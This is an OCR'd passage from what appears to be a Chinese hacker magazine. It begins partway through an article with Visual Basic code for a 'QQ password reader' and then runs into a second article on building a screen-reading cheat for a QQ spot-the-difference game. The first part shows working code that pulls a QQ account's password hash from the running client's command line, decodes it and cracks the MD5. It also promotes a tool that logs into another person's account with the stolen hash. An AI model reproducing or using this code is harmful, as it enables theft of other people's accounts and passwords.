   For i = 1 To UBound(Pid)
    ReDim Preserve qqUid(i)
    ReDim Preserve hsPwd(i)
    p = CLng(Pid(i))
    Tmpdata = GetProcessCommandLine(p)
    n = InStr(1, Tmpdata, "QQUIN:") + 6
    If n <> 6 Then
qqUid(i) = Mid(Tmpdata, n, InStr(n, Tmpdata, " ") - n)
       n = InStr(1, Tmpdata, "PWDHASH:") + 8
hsPwd(i) = Mid(Tmpdata, n, InStr(n, Tmpdata, " ") - n)
    Else
    MsgBox "请更新QQ好友"
    Exit Sub
    End If
   Next
   Else
   MsgBox "QQ程序未运行"
   Exit Sub
```

```
    End If
    For i = 0 To UBound(qqUid)
      If qqUid(i) = TxtQQ.Text Then
        Txthash.Text = hsPwd(i)
      End If
    Next i
End Sub

Private Sub Decode_Click()
If Txthash.Text <> "" And Right(Txthash.Text, 2) = "=="
Then
      Txtmd5.Text = Base64Decode(Txthash.Text)
      Else
      MsgBox "密码hash值出错"
    End If
End Sub
Private Sub getmd5_Click()
If Txtmd5.Text <> "" Then
    txtpass.Text = GetCmd5(Txtmd5.Text)
    Else
    MsgBox "密码md5值出错"
    End If
End Sub
```

以上代码的意思就是，当你按下“获取Hash”按钮时，检查qq.exe进程，如果不存在，则弹出一个“QQ程序未运行”的对话框，如图3，如果存在的话，就获取进程的句柄，根据句柄再来获取进程的命令行参数，接着检查获取到的命令行参数，查看进程是否拥有参数，如果没有，则弹出一个“请更新QQ好友”的对话框，如图4，如果有，就取得命令行参数中密码hash的那一段，显示到第二个文本框中。




图3




图4

当我们再按下“Base64解码”这个按钮时，检查第二个文本框中的内容，如果不合法，则弹出一个对话框“密码hash值出错”，如图5，如果合法，则对第二个文本框中的内容进行base64解密，将结果显示到第三个文本框中。当再次按下“md5解码”这个按钮时，检查第三个文本框中的内容，如果不合法，则弹出一个对话框“密码md5值出错”，如图6，如果合法，则对第三个文本框中的内容进行md5解密，将结果显示到第四个文本框中。




图5




图6

现在我们的QQ密码读取器就已经完工了，点击菜单栏上的“文件”→“生成QQ密码读取器.exe”，如图7，来运行一下生成后的文件，呵呵，效果不错吧，已经得到了QQ的明文密码哟，如图8！




图7




图9

虽然已经得到了密码，但这主要是因为密码相对简单，可以破解出来，要是密码非常复杂，MD5破解不出来又该怎么办呢？为了方便广大菜鸟，我又编写了一个利用QQ密码的hash登录的一个小工具，如图9，这样我们就可以不必破解出对方的QQ密码，而直接利用得到的密码hash值来进行登录了。（*本文所涉及到的源代码以及生成的hash读取器、hash登录器已经收录到光盘中*）




图8

揭秘外挂开发全过程

霍小虎@H4CK.CN

文章难易度：★★★★
文章阅读点：关于外挂程序的定义以及外挂程序开发的四个阶段和境界的描述，并以QQ农场为例详细介绍了如何编写外挂程序

相信那些经常玩网络游戏的朋友对于外挂都不陌生吧，那么外挂到底该如何定义呢？如果按照某些网络游戏运营商在打击外挂时所给出的定义，那么外挂就是未经授权的、第三方开发的、对某游戏软件的功能能够进行修改、扩充的程序。这样说来，即使我们不玩网络游戏，也经常会接触到外挂程序，就以曾经风靡一时的中文之星这类中文平台软件来说吧，就是通过拦截Windows系统的API来实现自动翻译、内码转换等功能的，因此按照上述定义，它们也属于外挂程序，但却不是游戏外挂，而是Windows的外挂。类似的还有金山词霸、各种杀病毒软件、网络防火墙等，它们也都采用了类似的技术，时时刻刻监控着用户计算机内的内存和网络封包，然后实现各种功能，它们同样也没有得到被监控程序开发方的授权，因此按照前面的定义，这些软件也算是外挂程序。由此可以看出，外挂本身并不是一个贬义词，外挂就是在没有特定软件的源码的情况下，通过高超的技术手段实现对某软件进行功能扩展的一种程序。

网络游戏外挂是伴随着网络游戏发展起来的，每款游戏出来后，只要有玩家基础，就会有一些玩家兼程序高手开发出相应的外挂程序来，因为游戏本身总是没办法设计得尽善尽美，不同的网络游戏运营商对于游戏不合理之处的修改往往又有一定的滞后性，甚至一些游戏运营商为了延长玩家的在线时间，人为的制造一些繁琐的操作放在游戏中。因此，外挂程序也就有了它出现的理由。存在即是合理，有了需求，自然就会出现供应者。在刚出现外挂程序时，外挂大都是以免费的形式在网上传播的，但当网络三国游戏出来后，部分外挂程序的开发者就开始以共享软件的形式通过收取注册费来卖外挂，于是中国的程序员从此又发现了一个新的赚钱领域。继网络三国之后，金庸、石器、传奇等网络游戏又创造了好几个因开发外挂程序而一夜暴富的故事。本文就将带领各位小菜一步步的进入外挂程序开发的殿堂，先来介

绍一下外挂程序开发的几个阶段和境界吧。

第一层境界："蜻蜓点水"。主要是做一些模拟键盘、鼠标操作来代替或减少人工操作而已，这样的外挂程序通常比较简单，技术含量也较低，编程要求并不高，是外挂初学者和一般编程爱好者都能很容易上手的阶段。

第二层境界："霸王硬上弓"。主要是通过将自已的程序注入到游戏进程，然后强行修改游戏的数据和代码来实现各种功能。这种外挂目前最为普遍，但对外挂作者的逆向分析以及汇编能力的要求很高，通常属于专业人士的能力范畴，广大的菜鸟对此是望而却步的。

第三层境界："四两拨千斤"。主要是通过拦截游戏封包数据，进行解密分析后来修改数据包，再进行发送，就可以实现大部分功能了。但是游戏的封包一般都是经过加密的，所以想要解开游戏的一些相关的数据结构、物品地图格式等信息，不仅需要高超的逆向分析技术以及读汇编代码的功力，还需要精通网络通信协议格式和封包加密算法的破译，通常这类外挂的作者大都是精通网络和逆向编程的黑客高手。能编写出这类外挂的高手一般还会在外挂编写之余附带开发出通过封包截获的帐号密码截取木马，甚至将木马代码添加到外挂程序中也是有可能的，这就要看作者的人品了。

第四层境界："任我驰骋"。在达到第三境界后，对游戏的通信协议已经了如指掌了，就可以自己开发一个客户端，然后代替游戏客户端来使用游戏封包格式和服务器进行通讯，这样就实现了脱机外挂。这种境界要求熟悉 Winsock 编程，有深厚的汇编功力，再加上深厚的编程功力，不但要对数据结构和算法非常精通，对于面向对象编程、软件工程也都要有所了解才行，因为编写一个取代游戏客户端的程序的代码量很大的，一般都在两万行以上，其中涉及到的知识已经和开发一个游戏所需的知识有很多重合了，通常这需要一个团队才能完成。

限于文章篇幅和技术的原因，对于以上四个外挂开发的阶段和境界，我们无法全部详细的介绍，因此本文只将引领大家进入外挂开发的第一个阶段，也就是最初级的阶段，外挂开发初窥门径之"蜻蜓点水"。

本文涉及到的主要技术是，使用 Windows 的屏幕键盘鼠标相关的 API 来实现屏幕监控、模拟键盘或鼠标操作。主要适用于界面元素（输入窗口、输出窗口、按钮等）位置比较固定，操作单一的游戏。而对于游戏本身所使用的防外挂技术，则是界面元素位置随机出现的这种形式。

对于符合上述要求的游戏，我首先想到的就是 QQ 游戏中的"大家来找茬"，找茬游戏的界面元素可以说是完全固定的，图片出现的位置一般也是不变的；操作也是比较简单的，基本上都是在固定区域内的鼠标点击事件。我们就拿它开刀吧，程序的开发思路如下：

1、判断游戏是否启动。

2、找到游戏窗口句柄。

3、选取找茬图片输出位置。

4、获取并对比两幅图片像素。

5、将差异结果输出。

有了编程思路就好办了，剩下的就是编程实现了，我们所使用的开发平台是 Windows XP，开发环境是 Microsoft VisualStudio 2008（使用 VC++6.0 也可以）。

一、界面设计

通过前面的分析，我们将程序界面设计成如图 1 所示的样子，上半部分是找茬图片对比结果输出窗口，"初始化"按钮的作用是判断游戏窗口信息，可以通过选色框来设置图片差异部分的显示颜色，"取图"按钮的功能是获取找茬游戏输出的图片，并完成对比将结果显示到输出窗口。




图 1

二、编写代码

我们首先给"初始化"按钮添加鼠标点击事件，用来实现判断游戏状态和窗口信息的功能，涉及到的函数主要有：

FindW　　获取游戏窗口信息，并加以判断。
AfxMessageBox　　输出信息提示对话框。
GetDlgItem　　获得子窗口指针。
EnableWindow(false) 将窗口元素设置为禁用。
GetWindowRect　　获得窗口边框尺寸，该尺寸以相对于屏幕坐标左上角的屏幕坐标给出。
MoveWindow　　移动外挂窗口到游戏窗口右上侧。
mouse_event(MOUSEEVENTF_MOVE|MOUSEEVENTF_ABSOLUTE, x, y, 0, 0) 移动鼠标到"取图"按钮。

相关代码如下：

```
void CZCDlg::OnBtInitgame()
{
    if(FindW("大家来找茬")==-1)
    {
            AfxMessageBox("请打开游戏后再点此按钮");
            GetDlgItem(IDC_BT_RUN)->EnableWindow
(false); //禁用按钮
    }
    else
    {
    int  x = GetSystemMetrics(SM_CXSCREEN);
  int  y = GetSystemMetrics(SM_CYSCREEN);  //获得屏幕率
    x = 65535 / x;
    y = 65535 / y;
    HWND  xxhWnd,ccWnd;
    RECT  rect,rc;
    xxhWnd = ::FindWindow(NULL,"大家来找茬");

    ::GetWindowRect(xxhWnd,&rect);
```

```
        MoveWindow(rect.right,rect.top,207,388,1);

        ccWnd = ::FindWindow(NULL,"新鲜找茬助手V1.0");
        ::GetWindowRect(ccWnd,&rc);
        ::mouse_event(MOUSEEVENTF_MOVE|MOUSEEVENTF_
ABSOLUTE, (rc.left + 108)*x, (rc.top + 358)*y, 0, 0);//绝对坐
标移动鼠标
        GetDlgItem(IDC_BT_RUN)->EnableWindow(true); //激活按钮
}
```

以上代码的主要功能就是获取游戏窗口句柄并加以判断，如果游戏未启动就输入信息“请打开游戏后再点此按钮”并禁用下面的取图按钮。代码中用到了一个FindW函数，具体定义如下：

```
int CZCDlg::FindW(CString winName)
{
        m_hApp=::FindWindow(NULL,winName);
        if(IsWindow(m_hApp))
        {
                hdc=::GetDC(m_hApp);
                return 1;
        }
        else
                return -1;
}
```

接下来就是为“取图”按钮添加鼠标点击事件了，实现的功能是获取“选色”框信息，判断并获得游戏窗口图片输出精确位置，最后将结果输出。涉及到的主要函数有：

```
selectColor      将选色值赋给selectColor。
GetSelColor      获取“选色”信息值。
GetBasePos       获得游戏中图片输出窗口精确基准点。
OutSet           判断并输出图片差异结果。
```

相关代码如下：

```
void CZCDlg::OnBtRun()
{
        selectColor=GetSelColor();
        GetBasePos();
        OutSet();
}
```

下面分别介绍各个函数的实现：

1、获取“选色”信息值，并将结果返回给selColor。

相关代码如下：

```
COLORREF CZCDlg::GetSelColor()
{
        COLORREF selColor=RGB(255,255,255);
        if(IsDlgButtonChecked(IDC_RED)==BST_CHECKED)
                selColor=RGB(255,0,0);
        if(IsDlgButtonChecked(IDC_GREEN)==BST_CHECKED)
                selColor=RGB(0,255,0);
        if(IsDlgButtonChecked(IDC_BLUE)==BST_CHECKED)
                selColor=RGB(0,0,255);
        if(IsDlgButtonChecked(IDC_YELLOW)==BST_CHECKED)
                selColor=RGB(255,255,0);
        if(IsDlgButtonChecked(IDC_BLACK)==BST_CHECKED)
                selColor=RGB(0,0,0);

        return selColor;
}
```

2、获取游戏中图片输出窗口基准点精确位置。

这里有一个问题，就是如何确定图像的准确区域，要一个像素点都不能差。经过多次测试我发现了一个规律：图像的大小是固定的（高为285，宽为380），但是游戏区域图像出现的位置却不是固定的。这就给我们带来了一定的困难，坚持永不放弃的精神，我们迎难而上。由于图片的左上角坐标是不固定的，而是在一个范围内变动的，经过多次的仔细重复测试，我发现了一个可以确定游戏区域左上角点的方法，那就是从上往下扫描的过程中当X相对坐标为16，Y相对坐标大于等于184时，图像的边界像素值为15240368或15241392，并且在一定范围内一直会是这两个值，因此只要判断像素值不是这其中的两个就可以找到图像的上边界了。使用同样的方法从左往右扫描的过程中，当Y相对坐标为190，X相对坐标大于等于8时，图像的边界像素值为15241392，因此只要判断是否为此值便可以找到左边界了。对于右边的那张图，使用同样的方法也可以分析到，并且只要分析右图的左边界值就可以了，相关代码如下：

```
void CZCDlg::GetBasePos()
{
        COLORREF        color;
        for(int i=184;i<199;i++)
        {
                color=::GetPixel(hdc,16,i);
                if(color==15241392||color==15240368)
                {
                        color=::GetPixel(hdc,16,i+1);
                        if(color!=15241392&&color!=15240368)
                        {
                                baseY=i;
                                break;
                        }
                }
        }
        for(int j=8;j<30;j++)
        {
                color=::GetPixel(hdc,j,190);
                if(color==15241392)
                {
                        color=::GetPixel(hdc,j+1,190);
                        if(color!=15241392)
                        {
                                baseX=j;
                                break;
                        }
                }
        }
        for(int jj=400;jj<420;jj++)
        {
                color=::GetPixel(hdc,jj,190);
                if(color==15241392)
                {
                        color=::GetPixel(hdc,jj+1,190);
                        if(color!=15241392)
                        {
                                sbaseX=jj;
                                break;
                        }
                }
        }
}
```

3、对比图像差异，并输出差异结果。

实现的功能是获取图像像素并对比差异，再将结果输出，输出的图像大小是原图的一半，如果像素一样则显示原像素，如

果像素不同则差异部分的颜色为前面“选色”中设置的值，相关代码如下：

```
void CZCDlg::OutSet()
{
    COLORREF outcolor,soutcolor;
    HDC mdc=::GetDC(this->GetSafeHwnd());
    int Len=sbaseX-baseX;
    if(::IsWindow(m_hApp))
    {
            for(int i=baseY+1;i<285+baseY;i++)
    for(int j=baseX+1;j<380+baseX;j+=STEP)
                {
            soutcolor=::GetPixel(hdc,j+Len,i);
                        outcolor=::GetPixel(hdc,j,i);
            if(IsSame(soutcolor,outcolor))
::SetPixel(mdc,(10+j-baseX)/2,(10+i-baseY)/2,
selectColor);
            else
::SetPixel(mdc,(10+j-baseX)/2,(10+i-baseY)/2,soutcolor);
                }
    }
}
```

以上代码中涉及到的主要函数如下：

